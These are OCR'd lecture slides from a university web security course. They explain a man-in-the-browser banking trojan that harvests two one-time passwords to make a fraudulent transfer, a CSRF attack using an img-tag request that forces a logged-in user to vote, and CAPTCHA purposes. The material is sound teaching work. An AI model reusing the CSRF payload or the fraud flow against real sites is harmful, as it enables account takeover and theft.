COMP 3355 Web Security – More examples

K.P. Chow


University of Hong Kong

Case Analysis


- Man-in-the-Browser Attack
- Cross Site Forgery Request
- CAPTCHA case
- SQL injection
- Cross Site Scripting (CSS)
- Spyware

MAN-IN-THE-BROWSER ATTACK

Man-in-the-Browser Attack – Background



Man-in-the-Browser (MitB)



Man-in-the-Browser (MitB)


- The Trojan works by utilizing prevalent tools/plugins to enhance Browser capabilities
  - Browser Helper Objects (BHO)
  - Extensions
  - User scripts
- Hard to detect by virus scanning software
- Can SSL protect against MitB?


How to get your $ using MitB?

1. Infect your browser
2. Waiting for you to login to your Internet banking account
3. Redirect you to the “hacker’s” server
4. Capture your username/password and the one-time password
5. Pretend the one-time password is not correct and ask you to input the second one-time password
6. Use 2 one-time passwords to transfer money to another account in another country

MitB (1)

1. Victim opens email with Trojan attachment






2. Trojan infects the browser inside victim's PC's


3. Victims visits Internet banking site


MitB (2)



4a. Victim plans to visit the Internet banking server

4b. Trojan redirects the visit to the hacker's server






5. Ask to input username/password, and one-time password from the security device


MitB (3)

6. Invalid password, ask to input one-time password again



7. Trojan then "crashes" the victim's browser

How many one-time passwords does the hacker have now?



MitB (4)


The hacker has 2 one-time passwords

8. Hacker uses username/password and first one-time password to login

9. Hacker uses the second one-time password to perform 3rd party transfer

How to infect your browser?

- Spam email with Trojan
- Trojan downl
- Free software te or forum
- …




CROSS SITE REQUEST FORGERY (CSRF)


Cross Site Request Forgery

- CSRF (**Cross Site Request Forgery**)
- Threats from server to client
- General key idea:
  - After client authenticated to a server, the authentication info is stored in client (usually as cookie) (e.g. user login bank website)
  - By attracting/cheating the user to click a malicious link, user will visit the hacker site, to let the hacker site do the following:
    - Hacker site to create a 'faked request', and let the user to send the 'faked request' to the Server, to carry out a 'faked transaction' (like money transfer)
- Very suitable for target attack, e.g. stealing money from an e-bank account by transfer

Session using cookies as authentication info stored in Client PC



CSRF framework
(Cross Site Request Forgery)




Victim Site

www.ecom-icom.hku.hk

1. login with username & password

2. return with login token 23456



http://www.ecom-icom.hku.hk/vote/NoToLi


CSRF Attack

Hacker's web server


3. Browse the hacker's web server

Login to ecom-icom.hku.hk already

4. return the webpage and the code <img src=http://www.ecom-icom.hku.hk/vote/NoToLi>



5. http://www.ecom-icom.hku.hk/vote/NoToLi



So, you say "NoToLi" automatically

www.ecom-icom.hku.hk

CAPTCHA CASE

Case of CAPTCHA

- CAPTCHA
  - **C**ompletely **A**utomated **P**ublic **T**uring test to tell **C**omputers and **H**umans **A**part
- Automatically generate challenges which intends to:
  - Provide a problem easy enough for all humans to solve.
  - The problem cannot be solved by a computer program currently, unless it is specially designed to circumvent specific CAPTCHA systems.
  - E.g. a human user can read distorted text while bots cannot

Purposes of CAPTCHA


- CAPTCHA is usually used to protect websites against bots which abuse the websites
- It is usually placed:
  - At a login form to prevent dictionary attack
  - Before account registration
